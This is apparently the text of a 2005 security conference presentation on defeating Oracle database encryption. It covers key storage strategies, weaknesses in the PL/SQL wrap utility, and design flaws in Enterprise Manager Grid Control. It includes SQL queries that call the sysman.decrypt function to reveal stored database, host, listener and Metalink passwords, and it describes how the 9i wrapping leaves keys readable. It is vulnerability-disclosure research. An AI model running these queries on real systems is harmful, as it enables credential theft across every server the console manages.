Circumvent Oracle’s Database Encryption and Reverse Engineering of Oracle Key Management Algorithms

Alexander Kornbrust

28-July-2005

Agenda

1. Motivation
2. Key Management
3. PL/SQL-Wrapping
4. Oracle Enterprise Manager Grid Control 10g
5. Package Interception
6. Reverse Engineering Computed Keys
7. Design Hints
8. Q/A

Motivation for using database encryption

Documentation: Oracle 10g Release 1 / Release 2

"In well-publicized break-ins, a hacker obtained a large list of credit card numbers by breaking into a database. Had they been encrypted, the stolen information would have been useless. Encryption of stored data can thus be an important tool in limiting information loss even in the normally rare occurrence that access controls are bypassed."

http://oraclesvca2.oracle.com/docs/cd/B14117_01/network.101/b10773/apdvncrp.htm

Motivation for using database encryption

Tom Kyte "Expert One-on-One: Oracle"

(page 1140)

"The primary reason people quote for an encrypting data in the database is to make it so the DBA, who can query any table, cannot make sense of the data in the table.
[…]
You would like to assure that neither the DBA, who must be able to backup your database, nor the malicious hacker that breaks into your database, could read this highly sensitive information. If you stored it in clear text, it would be easy for someone to see it, if they gain DBA access to your database. If it is stored encrypted this would **not** be the case"

Motivation for using database encryption

David C. Know “Effective Oracle Database 10g Security by Design”

(page 450)

“Ultimately, the security of the encryption relies on how effectively the keys are managed.
[…]

In many cases, the requirement for encrypting database data is to hide data from the DBAs. This will be difficult – if not impossible – for the very skilled and determined DBAs. However, it is possible to make the job **extremely challenging**.“

Motivation for using database encryption

Oracle Director of Product Management
Paul Needham in IDG News 25-July-2005

"Most of the customers would store the encryption key in a table in the database. To the extent that you have a DBA [account] that can see the tables, you can just read the tables and find the encryption key.“

The encryption software does provide a way of protecting sensitive data on storage media like backup tapes, and it can be used to bring users into compliance with government regulations, Needham said **…“**

Motivation for using database encryption

- Hide data from the DBA
- Comply with regulations
- Last line of defense
- Encrypt data on external media (Backup)

Sample I - Tables

Customer

CID	Name	CC
1	Fonnigan	377236636051265
2	Nowman	375407276504655
3	Lotchfield	372027162158631
4	Corrudo	375876668507700
5	Foyo	375427673015113

Order

OID	CID	Quantity	Price
100	1	1	49
101	5	2	59
102	2	1	69
103	3	1	99
104	4	3	49

Sample II – Select unencrypted data

```
C:\> sqlplus appuser/appuser@orcl


SQL> SELECT * FROM customer;

1      Fonnigan     377236636051265
2      Nowman       375407276504655
3      Lotchfield   372027162158631
4      Corrudo      375876668507700
5      Foyo         375427673015113
```

Sample III

Credit card numbers can be selected with a simple SELECT command (e.g. via SQL Injection) if a hacker with DBA privileges have access to the database

➔ Solution: Encrypt the data

Sample IV – encrypted credit card numbers

```
C:\> sqlplus appuser/appuser@orcl


SQL> SELECT * FROM customer;

1      Fonnigan     3$1^d&2349(/234
2      Nowman       !^2üwed3y*ß=§21
3      Lotchfield   !asd99%/§0kj0LK
4      Corrudo      ökß08aNB897634k
5      Foyo         +Wdsf54te95lm3$
```

Database Encryption in Oracle

- Oracle 8i/9i provides the package dbms_obfuscation_toolkit (DES and 3DES)
- Oracle 10g provides the package dbms_crypto (DES, 3DES, AES, RC4 and 3DES_2KEY)
- 3rd party Software like DBEncrypt from AppSecInc or Encryption Wizard from Relational Database Consultants are using own libraries or are on top of the Oracle encryption packages
- Additional Option in Oracle 10g Release 2 : Transparent Data Encryption

Sample DBMS_OBFUSCATION_TOOLKIT (8i/9i)

```
begin
password := hextoraw('blackhat_usa2005');

dbms_obfuscation_toolkit.DES3Encrypt(
input => plain_data_raw,
key => password,
encrypted_data => encrypted_data_raw,
which => 1);

end;
/
```

Sample DBMS_CRYPTO (10g)

```
declare
-- set encryption algorithm
l_algorithm PLS_INTEGER := dbms_crypto.encrypt_aes128 +
   dbms_crypto.chain_cbc + dbms_crypto.pad_pkcs5;

l_key VARCHAR2(16) :='blackhat_usa2005'; -- set encryption key
l_iv  VARCHAR2(16) :='1234567890123456'; -- set initialisation vector
l_data varchar2(16):='377236636051265';

begin
dbms_output.put_line('CC='||l_data||'Encrypted_Data='||
   utl_raw.cast_to_varchar2(dbms_crypto.encrypt(
   UTL_RAW.cast_to_raw(l_data),
l_algorithm,
UTL_RAW.cast_to_raw(l_key),
   UTL_RAW.cast_to_raw(l_iv))));

end;
/
```

Challenge in symmetric encryption

How to do a safe key management ?

Challenge in symmetric encryption

The Oracle customer is responsible for the the entire key management.

Key Management Strategies


- Fixed keys
  - Key handled by the client 1
  - Store key in the file system 2
  - Store key in the database 3

- Computed keys

Key handled by the client

- User must enter the key or key is stored on the client PC/Application Server
- Advantages
  - Key is not accessible by the DBA
- Disadvantages
  - If the key is lost/forgotten (by the user), the data is lost
  - Not in sync with backup/restore
  - Key must be shared between users

Key handled by the client




Store key in the file system

- Key is stored in a different OS account and accessed by an external procedure

- Advantages
  - Key is not accessible by the DBA

- Disadvantages
  - Additional complexity (2nd listener, Library, …)
  - Not in sync with backup/restore


Store key in the file system



Store key in the database

- Key is stored in the database (e.g. in a table or procedure)
- Advantages
  - In sync with backup/restore
- Disadvantages
  - Key is accessible by the DBA (like everything in the database)

Store key in the database



Computed keys

- For every row a different key is dynamically generated.

- Advantages
  - No need to store keys in the database
  - Every value has a different key

- Disadvantages
  - Algorithm to generate the key must be protected

Computed keys – Sample Algorithm

Sample algorithm

```
pk := read_primary_key;
str := xor (pk, ‘blackhat’);
key:= md5(str);
encrypt (value, key)
```

Wrapping PL/SQL-Code

- To stop the DBA (or the hacker) from reading the key or the key generating algorithm from the PL/SQL-code it is necessary to obfuscate the PL/SQL-source with the Oracle wrap utility

Usage:

```
wrap iname=mypack1.pkb
```

Wrapping PL/SQL-Code

Excerpt from the Oracle Documentation:

Documentation Oracle 9i:
… the Wrap Utility, a standalone programming utility that encrypts PL/SQL source code. You can use the Wrap Utility to deliver PL/SQL applications without exposing your source code.

Documentation Oracle 10g:
By hiding application internals, the wrap utility makes it difficult for other developers to misuse your application, or business competitors to see your algorithms.

➔ Oracle is aware that wrapping PL/SQL is not safe. Oracle changed the algorithm in Oracle 10g. It is possible to get the source of wrapped PL/SQL.

Wrapping Oracle 8i/9i Code I

cat crypt_w.pkb

```
CREATE FUNCTION myencrypt wrapped
[…]
1L_ALGORITHM:
1PLS_INTEGER:
1DBMS_CRYPTO:
1ENCRYPT_AES128:
1+:
1CHAIN_CBC:
1PAD_PKCS5:
1L_KEY:
116:
1blackhatusa_2005:
1L_IV:
1iv_bhusaa_2005_iv:
1L_DATA:
1377236636051265:
1UTL_RAW:
1CAST_TO_VARCHAR2:
[…]
```

```
1ENCRYPT:
1CAST_TO_RAW:
0
0
0
6b
2
0 a0 8d 8f a0 b0 3d b4
:2 a0 2c 6a a3 a0 51 a5 1c
81 b0 a3 a0 1c :2 a0 6b 7e
:2 a0 6b b4 2e 7e :2 a0 6b b4
2e 81 b0 a3 a0 51 a5 1c
6e 81 b0 a3 a0 51 a5 1c
6e 81 b0 a3 a0 51 a5 1c
6e 81 b0 :3 a0 6b :2 a0 6b :2 a0
6b a0 a5 b :3 a0 6b a0 a5
b :2 a0 6b a0 a5 b a5 b
a5 b d :2 a0 65 b7 a4 a0
b1 11 68 4f 1d 17 b5
6b
…
```

➔ **Keep in mind that literals in 8i/9i are not obfuscated**

Wrapping Oracle 8i/9i Code II

cat crypt.sql

```
[…]
-- blac khat _usa 2005
l1 varchar2(16):=chr(98)
    ||chr(108)||chr(97)||chr(9
    9);
l2 varchar2(16):=chr(107)
    ||chr(104)||chr(97)||chr(1
    16);
l3 varchar2(16):=chr(95)
    ||chr(117)||chr(115)||chr(
    97);
l4 varchar2(16):=chr(50)
    ||chr(48)||chr(48)||chr(53
    );
l_key VARCHAR2(16) := l1||l2||
    l3||l4;
[…]
```

cat crypt_w.pkb

```
[…]
1PAD_PKCS5:
1L1:
116:
1CHR:
198:
1||:
1108:
197:
199:
1L2:
1107:
1104:
1116:
1L3:
195:
1117:
1115:
1L4:
150:
148:
153:
1L_KEY:
[…]
```

Wrapping Oracle 10g Code

cat crypt_w10.pkb

```
CREATE OR REPLACE FUNCTION myencrypt wrapped
a000000
b2
abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd
8
1d2 171
XD2BtHNYhSd9zSYVOg2BSqYkVZYwg3n3NSDWfHQCv4vqzitRa+XKfy6E2kbIs00vaeB1V5Og
nCtVebqqteEL9R5TbDNJnf6KnGCZw41AwrejdeJgT17U94TZ8LTAtn980/2MweEWmVQ8udqc
5FdfVAZChzU0hdWMuLrmTFQJqwHRsnoAhKenp2ACJwCh85zfXxzu+a7rLsPsosVI/CpyTRm9
/UnW/9yf6jqlN630Pfk7JG7Qc1sQvP6zybZkYAkNpdB6TBGq9cOuHYCw2anoZeqDAqbO+sF+
eFTI7mT2r2LTKyGuo4WGmhW5ADu3RJ0rtt3TV8ngr8AMDV++str26yq8pBtBdzGBn9HbVR+X
Oj9s

/
```

➔ In 10g Oracle changed the algorithm to make reverse engineering more difficult. In addition all literals are now obfuscated.

Real life example for database encryption

- The following example shows how Oracle itself uses database encryption to encrypt passwords for the Oracle Enterprise Manager Grid Control

Oracle Enterprise Manager (OEM) 10g Grid Control


- **Oracle Enterprise Manager 10g Grid Control is Oracle’s central tool for database administration and provides a single tool that can monitor and manage not only every Oracle software element in your grid, but also Web applications, hosts, and the network in between.**

- **Grid Control (GC) is a web based application and stores encrypted database passwords, host passwords and credentials for Oracle Metalink.**

Encryption in OEM 10g Grid Control

- **Grid Control (GC) is a web based application and stores encrypted database passwords, host passwords and credentials for Oracle Metalink.**
- **If a hacker is able to decrypt the passwords he will have access to ALL database servers, TNS listener, hosts and Metalink-Accounts managed by the grid control.**

Encryption in OEM 10g Grid Control



ORACLE Enterprise Manager 10g
Database Control

Setup Preferences Help Logout

Database

Logged in As SYS

Database: ora10104

Home Performance Administration Maintenance

Page Refreshed **Jun 21, 2005 1:50:33 PM** Refresh

View Data Manually

General

Shutdown

Status	**Up**
Up Since	**Jun 20, 2005 9:28:53 AM**
Time Zone	**CEST**
Availability (%)	0 (Last 24 hours)
Instance Name	**ora10104**
Version	**10.1.0.4.0**
Read Only	**No**
Oracle Home	c:\oracle\ora10g
Listener	LISTENER_riker.red-database-security.com
Host	riker.red-database-security.com

Host CPU

Run Queue	1.0
Paging (pages per second)	0.59

Active Sessions

Active Sessions		0.02
SQL Response Time (%)	✓	261.85 (compared to baseline)

High Availability

Instance Recovery Time (seconds)		28
Last Backup		**n/a**
Archiving		Enabled
Archive Area Used (%)	✓	0
Flashback Logging		Disabled

Space Usage

Database Size (GB)		1
Problem Tablespaces	✓	**0**
Segment Findings		Not Configured
Policy Violations	ⓘ	1
Dump Area Used (%)	✓	49

Diagnostic Summary

Performance Findings		0
All Policy Violations	☒	106
Alert Log		No ORA- errors

Alerts

Critical		**0**
Warnings	⚠	**6**

Encryption in OEM 10g Grid Control

Demonstration

Encryption in OEM 10g Grid Control

- A short analysis of the grid control application shows
  - Grid control uses the SYSMAN schema
  - Passwords are stored in the tables MGMT_CREDENTIALS2, MGMT_ARU_CREDENTIALS and MGMT_VIEW_USER_CREDENTIALS
  - Passwords are encrypted with the function encrypt
  - Passwords are decrypted with the function decrypt
  - DBA users can decrypt all passwords by using the decrypt function

Encryption in OEM 10g Grid Control

Show the ARU (Metalink) -Username & Password

```
select sysman.decrypt(ARU_USERNAME),
sysman.decrypt(ARU_PASSWORD)
from SYSMAN.MGMT_ARU_CREDENTIALS;
```

Show Oracle Password of the user mgmt_view

```
select VIEW_USERNAME, sysman.decrypt(VIEW_PASSWORD)
from SYSMAN.MGMT_VIEW_USER_CREDENTIALS;
```

Show Username & Passwords for databases, operating system and listener login

```
select credential_set_column,
sysman.decrypt(credential_value) from
SYSMAN.MGMT_CREDENTIALS2;
```

Encryption in OEM 10g Grid Control

- Design Flaws in Oracle Grid Control
  - Encryption key (seed) is stored in clear text in the table MGMT_EMCRYPTO_SEED
  - Every user with DBA permission or SELECT ANY TABLE can decrypt all passwords
  - Sensitive data like passwords is located in the SYSMAN schema instead of SYS schema
  - Obvious function and table names (seed, encrypt, decrypt, …) used
  - PL/SQL-Code is wrapped with the weaker 9i version
  - Dynamic SQL is not used to hide dependencies

Package Interception

- In the previous example I used design flaws and DBA permission to decrypt data
- The following approach works (in most cases) without DBA permission and a hacker is able to intercept all encryption keys
- With DBA permission a hacker or malicious DBA can ALWAYS intercept the encryption key
- The following sample is done with Oracle 10g but also possible with Oracle 8i/9i.

Package Interception

How is Oracle resolving object names?

